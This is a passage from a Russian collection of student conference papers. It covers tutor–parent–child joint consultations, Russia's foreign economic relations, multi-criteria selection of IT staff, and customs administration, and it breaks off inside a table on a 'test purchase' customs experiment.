Очень важно, чтобы во время индивидуальной консультации тьютор не вставал в позицию учителя ни для тьюторанта, ни для родителей. Установить атмосферу доверия и взаимопонимания возможно лишь в том случае, если консультация будет проводиться в формате спокойной ненавязчивой беседы и не будет выглядеть как урок, в результате которого мама или папа тьюторанта обязаны усвоить нормы поведения со своим же ребёнком.

В результате консультации должен образоваться союз родителей и тьютора для совместной работы над развитием личности ребёнка через систему его воспитания и обучения. В такой работе тьютор нуждается в

родителях, а родители – в тьюторе.

Личные беседы и индивидуальное консультирование также уместны тогда, когда сопровождение младшего школьника происходит не в рамках работы тьютора в конкретном образовательном учреждении, а когда тьютор действует автономно, сопровождая конкретного тьюторанта. В этом случае они могут принимать более неформальный вид и даже осуществляться на дому. Тогда тьютору будет проще установить контакт, но сложнее сохранять рабочую атмосферу.

В данной работе рассмотрим одну из наиболее интересных для педагога сопровождения форм взаимодействия с семьёй – совместные консультации. Совместные консультации – это встречи с тьютором, на которых присутствует пара: родитель и ребёнок.

Прежде чем проанализировать процесс совместного консультирования, приведём обоснование использования именно этой формы работы в рамках тьюторского сопровождения младших школьников.

Стратегия и подход к процессу консультирования зависит от того, кто выступает в роли консультанта. Если консультацию проводит психолог, то его работа с родителями может быть организована в форме семейной консультации. В этом случае в качестве клиента выступает не отдельная личность, а семья. При этом проводится работа, в которой семья воспринимается как система. Несмотря на то, что действуют те же принципы и закономерности, что и при индивидуальном консультировании, процесс усложняется.

При семейном консультировании в качестве объекта выступает семья в её общем понимании, то есть клиентами могут быть как родители с детьми, так и супружеская пара и др. В качестве предмета такой консультации выступают межличностные отношения членов семьи. Можно сказать, что этот вид консультирования используется для разрешения трудностей во взаимоотношениях. Карл Витакер, один из основателей семейной психотерапии, в своих трудах отмечает, что в семейном консультировании индивид не воспринимается как целостная личность, а служит элементом общей системы. [2] Таким образом, семейное консультирование призвано решать проблемы семьи, в то время как в основе тьюторского сопровождения лежат процесс индивидуализации и индивидуальный подход.

Другим, более узким направлением деятельности психолога является консультация пары «родитель-ребёнок». С.М. Зелинский, один из авторов книги «Мастерство психологического консультирования»[3], выделяет две стратегии в такой работе: семейное консультирование, о котором было сказано выше; и консультирование двух потенциальных индивидуальных клиентов – взрослого и ребёнка. В этом случае специалист работает в основном только с тем, у кого есть запрос.

Таким образом, можно сделать вывод, что несмотря на сходство понятий, такая форма работы отличается от необходимой в процессе

тьюторского сопровождения, поскольку психолог имеет специфический подход, который не уместен в работе тьютора.

Анализируя деятельность педагогов, можно отметить, что работа одновременно с детьми и родителями проводится, как правило, в форме родительских собраний, на которые приглашаются также и школьники. Суть данного взаимодействия заключается в совместной деятельности, в процессе которой родители и их дети находят пути для решения проблем во взаимоотношениях. Н.М. Тухвачина предложила вариант проведения подобного собрания в форме обучающего семинара-игры, целью которого является создание благоприятной атмосферы общения взрослых и детей[4]. Это также разнится с целью деятельности тьютора, для которого качество детско-родительских взаимоотношений является прежде всего условием для достижения образовательного результата, но не основным предметом работы.

Кроме того, совместные с детьми родительские собрания подразумевают групповую работу, во время которой практически невозможно отследить детали, необходимые для диагностической работы педагога сопровождения. Специфика работы в группах в данном случае также заключается в том, что во время таких собраний рассматриваются общие случаи и происходит отработка универсальных затруднительных ситуаций. Например, детско-родительские конфликты, проблемы взаимопонимания, сложности переходного периода и т.д. В этом случае не рассматриваются частные случаи и не создаётся ситуации для индивидуализации.

Классный руководитель или учитель-предметник также может пригласить для индивидуального общения маму или папу (или обоих родителей) вместе с ребёнком. Но во время таких бесед чаще всего решаются вопросы дисциплины и организационные моменты. Родители присутствуют в качестве авторитетного взрослого, который может оказать влияние и даже давление на обучающегося.

Таким образом, все рассмотренные формы хоть и задействуют одновременно родителя и ребёнка, но имеют существенные недостатки именно для тьюторской деятельности. В основном за счёт того, что во время подобных мероприятий происходит работа с межличностными отношениями. Это обуславливает распределение ролей и позиций участников взаимодействия, особенно в случае консультирования. Для тьютора же важно, чтобы в центре создаваемой им системы отношений находился тьюторант, а работа с родителями и внутрисемейными отношениями служила средством достижения в первую очередь образовательных целей и результатов. Важно отметить, что тьютор должен работать с семьёй более углубленно, чем классный руководитель, но менее детально, чем психолог. Поэтому возникает необходимость определения такой формы работы, которая была бы прежде всего элементом тьюторского сопровождения. Так, в данной работе будет использоваться понятие

«совместная консультация».

Во время совместных консультаций роли участников распределяются определённым образом. Тьюторант является центральным звеном на таких встречах. Присутствие родителя позволяет:

— отследить стиль общения в семье, роли родителя и ребёнка в межличностных отношениях, возможные манипуляции со стороны кого-либо из них

— отследить позицию и заинтересованность родителя в вопросах воспитания, обучения и развития своего ребёнка

— выявить влияние присутствия родителя на поведение тьюторанта, психологический климат в течение встречи

— выявить образовательный запрос не только тьюторанта, но и его родителя по отношению к своему ребёнку

— вовлечь родителя в процесс тьюторского сопровождения младшего школьника

— маме или папе помочь своему ребёнку в принятии важных решений, не зависящих от тьюторанта

— выявить трудности детско-родительских отношений, которые сказываются на процессе тьюторского сопровождения

— создать условия для эффективного и комфортного взаимодействия родителя со своим ребёнком, где родитель будет выступать в роли опоры и поддержки деятельности младшего школьника;

Таким образом, роль родителя является достаточно важной в процессе консультации и сопровождения в целом, но на фоне тьюторанта отходит на второй план.

Совместные консультации, как правило, проводятся на диагностическом этапе тьюторского сопровождения и служат для выявления и формулировки чёткого образовательного запроса и условного утверждения плана дальнейших действий соответственно индивидуальной образовательной программе. Такая работа уместна на этапе первых встреч, а также на этапе рефлексии. В остальное время взаимодействие с родителями организуется в зависимости от особенностей каждого конкретного случая.

Во время таких консультаций тьютор:

1. наблюдает за поведением, как тьюторанта, так и родителя во время совместной работы для установления связей между отношениями и ролями в семье и особенностями личности подопечного

2. беседует с тьюторантом и родителем для выявления интересов и пожеланий каждого из них. Таким образом, тьютор может отследить, оказывают ли притязания родителя влияние на формирование запроса младшего школьника

3. проводит необходимые диагностические исследования (анкетирование, тесты, опросники и т.д.) для выявления особенностей личности каждого участника консультации

4. предлагает разнообразные задания и упражнения для совместного выполнения (составление карты интересов, проективные методики и т.д.)

5. выясняет планы и образ желаемого будущего тьюторанта и планы и требования родителя к своему ребёнку, а также анализирует возникающие взаимосвязи и противоречия

Важным условием является создание необходимой атмосферы: позитивный подход, доверие и заинтересованность в работе должен обеспечить тьютор во время совместной консультации. Правильный настрой поспособствует усилению мотивации и готовности продолжать работу.

Использованные источники:

1. Т.М. Ковалёва, Е.И. Кобыща, С.Ю. Попова(Смолик), А.А. Теров, М.Ю. Чередилина. Профессия "Тьютор". — М. : СФК-офис, 2012. — 245 с.

2. Ежова Н.Н. рабочая книга практического психолога (Психологический практикум) / Н.Н. Ежова.- Изд. 4-е, - Ростов н/Д: Феникс, 2006.

3. Мастерство психологического консультирования / Под ред. А. А. Бадхена, А. М. Родиной. — СПб.: Речь, 2010. — 229 с.

4. Родительское собрание совместно с детьми в 7 «А» классе «Шаги навстречу» // Муниципальное бюджетное общеобразовательное учреждение "Подюжская средняя школа имени В.А. Абрамова": [сайт]. URL: http://podugaschool.ru/index.php/deyatelnost/roditelyam/767-roditelskoe-sobranie-sovmestno-s-detmi-v-7-a-klasse-shagi-navstrechu (дата обращения: 8.12.2018).

УДК-339.9

Петрова Е.В.
студент 1 курса
научный руководитель: Сотникова А.Н., к.г.н.
доцент, преподаватель
«Академия маркетинга и социально-информационных технологий – ИМСИТ»
Россия, г. Краснодар

ЭКОНОМИЧЕСКИЕ ОТНОШЕНИЯ РОССИИ С ЗАРУБЕЖНЫМИ СТРАНАМИ

Аннотация: В данной статье описаны экономические отношения России с зарубежными странами. Изменение экономического состояния России после распада СССР. Изменение самого хозяйственно-экономического развития страны от командного к рыночному. Показаны положительные тенденции в развитии экономики и экономические связи с другими странами. Статья относится к географическим исследованиям.

Ключевые слова: экономика, мировая экономика, политика, внешняя торговля, экономические связи.

Scientific adviser: Sotnikova A.N.
Ph.D., associate professor, teacher
«Academy of Marketing and Social Information Technologies –IMSIT»
Russia, Krasnodar
Author of the article: Petrova E.
Student 1 course
«Academy of Marketing and Social Information Technologies –IMSIT»
Russia, Krasnodar

ECONOMIC RELATIONS BETWEEN RUSSIA AND FOREIGN COUNTRIES.

Abstract: this article describes the economic relations of Russia with foreign countries. Changes in the economic state of Russia after the collapse of the USSR. Changing the economic development of the country from the command to the market. Positive trends in economic development and economic relations with other countries are shown. The article refers to geographical research.

Keywords: economy, world economy, politics, foreign trade, economic ties.

Россия недавно закрепилась на рынке мировых стран. РФ играет важную роль для обеспечения международной энергобезопасности. В будущем она планирует наращивать объемы поставок за счет заключения новых контрактов. Количество добытого газа и нефти растёт с каждым годом. Свои энергоносители Россия продает на мировом рынке и является мировым лидером в добыче и продаже энергоресурсов.

Наряду с Китаем, Бразилией, Индией, Мексикой, ЮАР и Кореей Россия входит в состав стран с динамично развивающейся экономикой.

Нашей стране необходимо развивать финансовую, транспортную, экологическую инфраструктуру.

Российскими партнёрами в торговле являются: Италия, Китай, Нидерланды и Германия. Ежегодно доля России в мировом товарообороте увеличивается. Наша страна является одним из основных мировых игроков на рынке нефтепродуктов и основным конкурентом стран входящим в ОПЕК.

Российская Федерация в международных экономических отношениях хочет видеть российский бизнес равноправным партнёром в системе мирохозяйственных связей.

Основным потребителем российских товаров является ближнее зарубежье, т.к оно является традиционным рынком российских товаров и на них приходится 20% внешнеторгового оборота России. Тесные экономические связи, имеющие свои корни ещё из СССР накладывают свой отпечаток на экономические связи всех стран СНГ. Ввоз сырья и комплектующих изделий из стран СНГ не может быть быстро заменен ни собственным производством, ни импортом из других стран. Сложившуюся экономическую ситуацию реально оценивают и страны СНГ. В торгово-экономическом взаимоотношении России со странами СНГ основными партнерами остаются Казахстан, Белоруссия.До недавнего времени основным партнёром была Украина, но в связи с событиями, происходящими в этой стране, экономическое сотрудничество между двумя странами стремится к нулю. На долю этих государств приходится 83% внешнеторгового оборота со странами СНГ, при этом в товарной структуре экспорта наибольший удельный вес приходится на топливно-энергетические ресурсы. Из стран СНГ в Россию в основном импортируют продовольствия, сырьё для пищевой промышленности, металлопродукция, продукты нефтепереработки и рудное сырьё.

Сейчас не налажены до конца двухсторонние экономические отношения России с большинством стран СНГ. Россия на правах "старшего брата" приходится кредитовать страны СНГ, но страны СНГ не погашают кредиты в установленные сроки. Это свидетельствует о неэквивалентном обмене во внешнеторговом товарообороте России со странами ближнего зарубежья.

Формирование рациональной системы экономических связей стран СНГ может быть лишь результатом совместной работы всех государств. Главными задачами, требующими решения в первую очередь, являются: определение и согласование стратегической цели социально-экономического развития стран СНГ, оценка объемов ресурсов, необходимых для реализации поставленных целей, установление принципов формирования цен на основные товары межгосударственного обмена, а также порядка расчетов в условиях осуществления различных национальных валют.

Сотрудничество в области науки и технологии между государствами СНГ осуществляется по следующим направлениям: формирование и

реализация совместных научно-технических программ, обмен научно-технической информацией. Подписаны соглашения РФ с Молдавией, Узбекистаном, Туркменией, Азербайджаном. Создан межгосударственный научно-технический совет. Однако результаты этой деятельности незначительные, т.к. наука находится в настоящее время в тяжелом положении.

Сейчас СНГ превратился в ряд политических альянсов и экономических группировок, что отнюдь не способствует укреплению связей между странами. Важное значение в этой связи необходимо придавать созданию финансово-промышленных групп (ФПГ), это способствует объединению финансовых средств участников, расширяет их инвестиционную деятельность и обеспечивает проведение единой технической, структурной и финансовой политики и эффективное использование ресурсного и трудового потенциала. Для создания и совершенствования объединенной системы ПВО стран-участниц СНГ формируется ФПГ «Гранит». Подписано соглашение о создании белорусско-российской ФПГ «Белрусавто». Россия и Грузия сотрудничают в области создания нового административного самолета.

Значительное внимание правительство России уделяет развитию внешнеэкономических связей между странами СНГ.Основными партнёрами России в блоке СНГ являются Белоруссия, Казахстан, Киргизия.

Положительные процессы, происходящие в последнее время во внешнеторговых отношениях с высокоразвитыми странами мира, позволяют сделать вывод о том, что одним из главных факторов высоких темпов роста товарооборота России со странами Европы. Сев. Америки и Азии является создание благоприятного режима торгово-экономического сотрудничества с ними.

На сегодняшний день Россия является крупнейшим экспортёром. По объему ВВП входит в первую десятку промышленно-развитых стран. Российская промышленность выпускает конкурентоспособную продукцию: оружие, оборудование для атомной, космической и энергетической отраслей.

Вывоз зерна являлся самым эффективным видом экспорта, поскольку с его помощью государство России занимало первое место среди ведущих стран.

С началом Второй Мировой Войны, произошли значительные изменения в составе внешней торговли России, так как часть промышленной продукции составляла 2/3 советских изготовлений. Все это привело к тому, что к концу 1980-х годов внешний оборот страны увеличился почти в пять раз. Но, несмотря на эти весовые изменения, удельный вес российской внешней торговли поднялся всего лишь на 0,6%, то есть за последние 40 лет почти не изменился. В начале своего распада, СССР представлялась в роли топливно-сырьевого хранилища всего мира, так как вывоз советского топлива, руды и металлов составлял 60%. Также, СССР прославилась своими крупными оружейными цехами, и уже к концу 1989 года сумма

экспорта изготовляемого оружия достигала отметки 21,8 млрд. долл., в то время как у США она составляла всего лишь 11,9 млрд. долл.

Все финансы от экспорта топлива и оружия направлялись на закупку импортных машин и оборудований, на продовольственные и промышленные товары, предназначавшиеся для народного потребления.

В конце 1990 года внешнеторговый баланс России имел положительные остатки, что соблюдается и на сегодняшний момент. С каждым годом экспорт России имеет тенденцию к возрастанию, что нельзя сказать про импорт. Так как его объемы всегда разные и имеют свойство и к возрастанию, и к убыванию.

Мировой экспорт России к концу 2017 года составил 3,2%. В основном наша страна экспортирует энергоносители, металлы, минеральные удобрения, целлюлозу.

В России существуют, так называемые, "валютные цеха", которые находятся в основном в малонаселённых глубинках России и имеют свою специализацию. На их развитие влияет как структура экспорта, так и размещение производства, которое сложилось на данном этапе развития.

"Валютными цехами" считают:

-Западная Сибирь в северной ее части - в ней формируется почти 14% экспортируемой нефти и газа;

-Восточная Сибирь - поставляет 5% леса, целлюлозы и цветного металла;

-Московский регион - более 40% нефтепродуктов и газа;

-Урало-Поволжье - приблизительно 20% минеральных удобрений и природного газа.

Удельный вес мирового импорта Российской Федерации к концу 2018 года достиг отметки 2%.

Как и в советское время экспортной продукцией считают:

-продукция машиностроения-51%;

-товары продовольствия-13,8%;

-потребительские товары, которые имеют наибольший спрос.

В последние годы в экономике России происходит негативная тенденция в дисбалансе экспорта-импорта, в котором преобладает импорт, что для любой страны не является положительным фактором в развитии экономики.

Займы и кредиты международного характера показатели отношений в кредитно-финансовой сфере. Наше государство учавствует в этих отношениях, но занимает в них далеко не первое место.

В конце XX века главными инвесторами в экономику страны были: Великобритания, Канада, Германия и Швейцария, а в начале XXI столетия к их числу прибавились Нидерланды и Франция.

Одной из важнейших проблем экономического развития России являются экономические санкции, которые вводят по надуманным причинам против нашего государства страны Запада и США. Санкции, безусловно,

тормозят развитие экономики России и заставляют её искать новых партнёров в экономических связях. Санкции заставляют правительство искать экономические резервы внутри страны-импортозамещение.

В последнее время правительство уделяет большое внимание развитию регионов Дальнего Востока и Сибири, которые обладают большими ресурсными возможностями. Там осуществляются большие инфраструктурные проекты. Ведь из-за большой территории проблемой нашей страны во все времена были дороги.

Россия обладает огромной территорией, ресурсами, экономическим и промышленным потенциалом, который был заложен в СССР. Но крах Советского Союза, который привёл к разрушению экономического пространства и хозяйственных механизмов, имел отрицательные тенденции по положению России в мировом хозяйстве. С лидирующих позиций РФ по некоторым позициям сместилась в аутсайдеры. Её доля в мировом производстве значительно сократилась. Естественно, что на все процессы, происходящие в экономике России, налагает свой отпечаток эффект перехода от командного типа хозяйства к рыночному. У России есть большой потенциал по улучшению своего экономического положения, в экономических отношениях и занятие достойного места в мировом хозяйстве. В 2018 году Россия заняла первое место в мире по экспорту зерна. В некоторых других отраслях тоже имеются положительные тенденции. Конечно значительное улучшение экономического развития страны это дело не одного дня. Здесь следует учитывать и наметившуюся тенденцию по усилению экономической блокады России со стороны многих стран.

Использованные источники:

1. https://utmagazine.ru/posts/9075-mirovaya-ekonomika
2. https://utmagazine.ru/posts/8720-vneshnyaya-ekonomika

УДК 331.108.244 [004.67]

Петровский А.Ю.
студент магистратуры 3 курса
кафедра прикладной информатики и информационных технологий
Белгородский Государственный Национальный
Исследовательский Университет
Институт инженерных и цифровых технологий
Россия, Белгородская область, г. Белгород

ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ МЕТОДОВ ПОДБОРА ПЕРСОНАЛА ПРИ ФОРМИРОВАНИИ КОЛЛЕКТИВОВ ОТДЕЛОВ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В ОРГАНИЗАЦИЯХ

Аннотация: в статье рассматривается применение автоматизированных методов подбора персонала при формировании коллективов отделов информационных технологий в организациях, позволяющих реализовать исследование соответствия уровня подготовки и навыков претендентов требованиям вакантной или замещаемой должностей. Описана многокритериальная процедуры оценивания личностных компетенций специалистов по методу анализа иерархий.

Ключевые слова: специалисты отделов информационных технологий, автоматизированные методы оценки, многокритериальная процедура оценки компетенций персонала.

Petrovsky A.Y.
3rd year student of the master's degree of the Department of Applied Informatics and Information Technologies
Belgorod State National Research University
Institute of Engineering and Digital Technologies
Belgorod, Belgorod region, Russia

APPLICATIONS OF AUTOMATED PERSONNEL SELECTION METHODS FOR FORMING COLLECTIVES OF INFORMATION TECHNOLOGY DEPARTMENTS IN ORGANIZATIONS

Annotation: the article discusses the use of automated methods of recruitment in the formation of teams of information technology departments in organizations, allowing to realize the study of compliance of the level of training and skills of applicants with the requirements of vacant or replaceable positions. A multi-criteria procedure for evaluating the personal competencies of specialists according to the hierarchy analysis method is described.

Keywords: specialists of information technology departments, automated assessment methods, multi-criteria procedure for assessing staff competencies.

В соответствии с Федеральным законом №149-ФЗ «Об информации, информационных технологиях и о защите информации» понятие информационные технологии определяется как процессы, методы поиска,

сбора, хранения, обработки, предоставления, распространения и способы осуществления таких процессов и методов.

Согласно ГОСТ 34.003-90 Информационная технология (ИТ) определяется как приемы, способы и методы применения средств вычислительной техники при выполнении функций сбора, хранения, обработки, передачи и использования данных.

Специалистов, занятых в сфере информационных систем и информационных технологий обычно называют ИТ-специалистами.

В настоящее время фактически не существует организации, способной обойтись без помощи специалистов области информационных технологий. Коммерческие компании, государственные и муниципальные предприятия - все имеют в штате таких специалистов. ИТ специалисты объединяют в себе представителей многих профессий, требующих глубоких знаний в данной области. К ним можно отнести программистов, специалистов по системному администрированию и администрированию баз данных, системных аналитиков, специалистов по информационной безопасности и т.д..

Несмотря на высокую востребованность данных профессий, на рынке труда ощущается серьезная нехватка квалифицированных кадров.

Распоряжением Правительства Российской Федерации от 28.07.2017 № 1632-р была утверждена программа «Цифровая экономика Российской Федерации». Данной программой определены цели, задачи, направления и сроки реализации основных мер государственной политики по созданию необходимых условий для развития в России цифровой экономики, в которой данные в цифровом виде являются ключевым фактором производства во всех сферах социально-экономической деятельности. Одно из направлений программы затрагивает кадры и образование в сфере информационных технологий, результат выполнения мероприятий данной программы позволит сформировать постоянно обновляющейся компетентный кадровый потенциал цифровой экономики страны. Для работодателей основной целью должно быть содействие развитию персонала с учетом требований цифровой экономики, необходимостью внедрения механизмов независимой аттестации (оценки) компетенций кадров на рынке труда в условиях цифровой экономики.

В настоящее время многие ИТ-специалисты повышают свой профессиональный уровень активно занимаясь самообразованием так как они должны постоянно актуализировать свои знания по различным направлениям работы для поддержания своей конкурентоспособности на рынке труда.

Как показывает практика при подборе персонала работодатели предъявляют высокие требования к уровню профессиональной подготовки ИТ-специалистов, однако возникают сложности оценки их профессиональных и деловых качеств. Сегодня ИТ-специалистам приходится решать задачи информационных технологий по различным направлениям деятельности компаний (налоговая и таможенная службы,

сфера образования, банковский сектор и т.п.), все это дополнительно требует приобретения недостающих знаний, лежащих за пределами их технической компетенции.

Например, от ИТ-специалистов, занятых в банковском секторе, ожидается не только высокая техническая квалификация по направлению ИТ, но и глубокое знание банковской специфики и банковских процессов.

Часто на рынке занятости можно увидеть отсутствие у работодателя сформированного спроса на конкретных ИТ-специалистов. Обычно руководство организаций не в состоянии правильно ставить задачи и регулировать работу ИТ подразделений из-за незнания специфики работы в данной области. Кадровая нехватка, отсутствие у компаний четкого представления о том, какой именно ИТ-специалист необходим, делает процесс поиска и подбора кандидатов особенно сложным и трудоемким. Средний срок закрытия одной такой вакансии может продлится до нескольких месяцев.

Мнения исследователей по данной проблеме сводятся к возможности сочетать несколько методик при подборе кандидатов их оценки одновременно. Это необходимо для того, чтобы составить полное понимание соответствия специалиста должности и как правильно сформировать его дальнейшее пребывание в структуре организации. Следовательно, необходимо оценивать профессиональные и личностные качества специалиста, а также результаты его деятельности. Проводя оценку ИТ-специалистов следует обратить внимание на профессиональные знания и навыки, уровень квалификации, а также личностные качества.

Одним из наиболее быстрых и эффективных способов оценки ИТ-специалистов будет использование комплексной технологии, построенной на принципах многокритериальной оценки. Использование большого количества разнообразных вариантов методов оценки, а также оценивание и сопоставление одних и тех же критериев в различных ситуациях и разнообразными способами повышает прогнозирование и точность оценки.

Применение при первичном отборе кандидатов многокритериальной оценки качества позволяет сэкономить время и в дальнейшем устранить ошибки при отборе.

Многокритериальная оценка отбора специалистов-ИТ может быть представлена с использованием набора различных критериев, включающих тесты, собеседования, наличия образования и опыта работы и т.д. Формирование показателей многокритериальной оценки в основе которой лежат тесты, является современным научным направлением, которое позволяет проводить анализ объектов. Проводя оценку можно использовать разнообразные методы психологической и социально-психологической диагностики, различные методы сбора и анализа информации и пр. Применяя различные взаимодополняющие друг друга методики позволяют отбирать в качестве достоверной ту информацию, которая получена в результате оценки кадровых ресурсов. Использование многокритериального

метода позволяет выявить профессиональный и личностный потенциал соискателя вакансии. По результатам многокритериальной оценки можно оптимизировать расстановку кадров, скорректировать социально-психологический климат в коллективе, оптимизировать взаимодействия между подразделениями внутри организации.

В настоящее время многие организации осуществляют подбор кадровых специалистов, используя специальные информационные системы автоматизированной оценки персонала. Данных систем оценки представлено множество, так же, как и самих методов оценки персонала, но в большинстве все они не являются универсальными. Нет ни одной из них, которая бы могла полностью удовлетворять всем нуждам организации, где необходима оценка специалистов. Поэтому, наиболее предпочтительной может быть только та система, которая разработана с учетом всех особенностей процесса оценки персонала в организации. Большинство компаний, изучив достоинства и недостатки имеющихся систем, начинают разрабатывать собственные информационные системы под свои конкретные задачи.

Внедряя и применяя программные продукты автоматизированных систем оценки и подбора персонала, можно определять личностные и профессиональные качества специалистов, что в свою очередь помогает достичь выполнения согласованности работ в производственных процессах организации для дальнейшей оптимизации временных затрат и максимального использования квалификации сотрудников.

В связи с разнообразием профессий в области информационных технологий, а также с одновременным задействованием различных категорий ИТ-специалистов в пределах одной организации одним из лучших методов при реализации многокритериальной процедуры оценки качеств персонала является использование метода анализа иерархий (МАИ). Этот метод позволяет производить оценку с учетом разнообразия используемых в оценке критериев для различных категорий специалистов. В МАИ анализ проблемы основан на моделировании знаний в форме количественных оценок важности одной альтернативы по отношению к другой. Такая методика позволяет учитывать множественность разнообразных критериев, их качественные характеристики и получать на выходе весомости альтернатив в количественной форме.

Исследование возможности применения данного метода было рассмотрено на примере отдела информационных технологий ООО «Белгородпромвентиляция». Данная организация расположена в городе Белгороде, основным видом деятельности является изготовление и монтаж систем вентиляция и кондиционирования воздуха. Целью исследования являлось автоматизация оценки личностных качеств специалистов и учет рабочего времени по реализуемому проекту работ в соответствии с квалификацией персонала. В состав отдела ИТ ООО «Белгородпромвентиляция» на момент исследования входило пять специалистов, двое из которых занимались внедрением и сопровождением

программного обеспечения и наполнением актуальными данными сайта организации, двое других занимались аппаратным сопровождением организации, поддержкой в рабочем состоянии рабочих станций, периферийного оборудования, средств автоматизации технологических процессов производства, еще один специалист занимался обслуживанием коммутационного оборудования и обеспечением информационной безопасности в организации.

В соответствии с выполняемыми функциями и уровнем должностей была сформирована база данных эталонных критериев и их весовых коэффициентов, используемых для проведения процедуры оценки ИТ специалистов в организации. Оценка по критериям специалистов проводилась на основе тестов, собеседований, а также посредством опроса делового окружения персонала. Далее для обработки полученных данных использовался метод многокритериальной процедуры оценивания личностных компетенций специалистов по методу анализа иерархий, с учетом неодинаковости используемых в оценке компетенций для разных категорий и должностей специалистов. По окончании, на основе проанализированной информации, были составлены отчеты и персональный план развития для каждого оцененного сотрудника. Показатели компетентности сотрудников отдела информационных технологий, полученные при помощи метода многокритериальной оценки, совпадали с мнением о компетентности конкретных специалистов у руководства и с мнением сотрудников других отделов организации.

Таким образом применение автоматизированных методов при оценке специалистов информационных технологий сможет облегчить работу руководству при формировании коллектива отдела, позволит за небольшой промежуток времени провести оценку компетентности кандидатов и принять решение по выбору сотрудников, наиболее подходящих для определенной работы и должности.

Значимость информационных технологий с каждым годом будет только расти, а численность занятых в данной области специалистов будет постоянно увеличиваться, при этом сохранится дефицит квалифицированных кадров. Ни одна из методик оценки кадров не даст нам однозначного ответа, будет ли эффективным специалистом тот или иной кандидат. Только использование комплекса методов позволит составить наиболее точный прогноз.

Использованные источники:

1. Глинских А. Современные автоматизированные системы управления персоналом //Газета «Компьютер-Информ» [Электронный ресурс] Режим доступа: http://old.ci.ru/inform11_01/p089pers.htm свободный (Дата обращения 10.12.2018);
2. Насейкина Л.Ф. Автоматизация подбора персонала IT отдела. Вестник Оренбургского государственного университета 2014, №9 (170)/сентябрь;
3. Насейкина Л.Ф., Соколова И.М. Автоматизация поддержки принятия

решения подбора персонала IT-отдела на основе оценки профессионально-значимых и личностных качеств кандидатов // Технические науки - от теории к практике: сб. ст. по матер. XXXIII международная науч.-практ. конф. № 4(29). – Новосибирск: СибАК, 2014.
4. Насейкина Л.Ф. Методика оценки компетенций будущих IT-специалистов. Вестник Оренбургского государственного университета 2015, №1 (176)/январь;
5. Путивцева Н.В., Игрунова С.В., Зайцева Т.В., Нестеров В.Г., Пусная О.П., Лисицкая А.Е. Многокритериальная процедура оценки личностных компетенций персонала предприятия в сфере // Международный журнал прикладных и фундаментальных исследований. 2016. № 2 -2. – С. 178-181;
6. Распоряжение Правительства РФ от 28.07.2017 N 1632-р «Об утверждении программы "Цифровая экономика Российской Федерации"»;
7. Федеральный закон "Об информации, информационных технологиях и о защите информации" от 27.07.2006 N 149-ФЗ;
8. Юлдашев, С. Внедряем систему оценки [Электронный ресурс] / С. Юлдашев, Е. Севодина // Журнал «Штат». Управление людьми в интересах бизнеса: Режим доступа: http://www.hrmedia.ru/node/597, свободный (Дата обращения 10.12.2018).

УДК 354

Петросян А.Э.
студент
Российская таможенная академия
научный руководитель: Любкина Е.О., к.э.н.
Россия, г. Люберцы

РАЗРАБОТКА МОДЕЛИ СИСТЕМЫ ТАМОЖЕННОГО АДМИНИСТРИРОВАНИЯ В РАМКАХ РЕАЛИЗАЦИИ КОНЦЕПЦИИ СОДЕЙСТВИЯ УЧАСТНИКАМ ВНЕШНЕЭКОНОМИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ

Аннотация: В данной статье рассматриваются результаты «контрольной закупки» на таможне. Результаты зависят от подготовленности участников внешнеэкономической деятельности и проблем, с которыми пришлось столкнуться участникам эксперимента. Исследуется система показателей деятельности таможенных органов, идеальная система показателей и предполагаемая модель системы таможенного администрирования.

Ключевые слова: Doing Business; таможенные органы; дорожная карта «Совершенствование таможенного администрирования»; система показателей деятельности таможенных органов; единое окно.

Petrosyan A.E.
student
Russian customs academy
Russia, Lyubertsy
Scientific adviser: Lyubkina E.O.
PhD in economics

THE DEVELOPMENT OF CUSTOMS ADMINISTRATIVE MODEL IN THE CONDITIONS OF REALIZING THE CONCEPT OF ASSISTANCE TO PARTICIPANTS OF FOREIGN ECONOMIC ACTIVITY

Summary: In this article the results of the test purchase are considered at the customs. Results are depend on the preparedness of participants in foreign trade activities and problems that the participants of an experiment had to be faced with. The metric of the customs authority activity is analyzed, the ideal metric and the intended reconstruction of the customs administration system.

Key words: Doing Business; customs authorities; the road map «Improving customs administration»; the metric of the customs authority activity; the single window.

Международный рейтинг «Doing Business» – это ежегодное исследование группы Всемирного банка, оценивающее в странах простоту осуществления предпринимательской деятельности. Реализация проекта началась в 2002 году. Первый доклад «Ведение бизнеса», опубликованный в

2003 году, охватывал 5 наборов показателей по 133 странам. Сейчас рейтинг охватывает 10 показателей по 190 странам [1].

В рамках исследования осуществляется сбор и анализ всесторонних количественных данных для сопоставления условий регулирования предпринимательской деятельности между странами. Тем самым проект побуждает страны к более эффективному регулированию, обеспечивает ориентиры для проведения реформ и служит ресурсом для лиц, интересующихся деловым климатом в каждой стране.

Целью данной работы является формирование системы показателей и модели деятельности таможенных органов для решения определенных вопросов в сфере таможенного дела.

Задачами данной работы являются:

1. Рассмотрение опыта участников внешнеэкономической деятельности при перемещении товаров через таможенную границу;
2. Формирование системы показателей деятельности таможенных органов, в т.ч. идеальной;
3. Представление предполагаемой модели системы таможенного администрирования.

В 2016 году «Doing Business» провел эксперимент «контрольная закупка» на таможне. Он проведен с целью проверить, насколько четко выполняется дорожная карта «Совершенствование таможенного администрирования» и эффективно работают государственные структуры. Документ предусматривает выборочные проверки участников внешнеторговой деятельности (ВЭД), что облегчает ведение бизнеса.

Трое предпринимателей поставили перед собой задачу купить за границей, привезти три партии товара и пройти с ними таможенный контроль: бумагу, детскую одежду и саженцы деревьев [2]. Герои этого бизнес - эксперимента пошагово проходят все этапы реализации внешнеторгового контракта: выбор поставщика, заключение контракта и согласование его условий, поиск подрядчика на перевозку, таможенное оформление и т. д. (таблица 1).

Таблица 1

Результаты «контрольной закупки» на таможне

Груз	Путь	Количество документов	Денежные затраты	Количество потраченного времени	Примечание
Деревья (саженцы)	Висмар – Бурачки – Москва - автомобиль	6 документов + 1 таможенная декларация. Всего 7. Действуя через	32 тыс. – услуги таможенного представителя и 40 тыс. доставка от границы до	Маршрут - 3 дня; таможенное оформление - 2 часа	Вез деревья через посредника. Груз проходил фитосанитарный контроль. Нет системы

		таможенного представителя + 2 документа. В итоге 9 документов	пункта таможенного пропуска. Итого 2117 долларов		единого окна - пришлось обойти 3 окна с документами
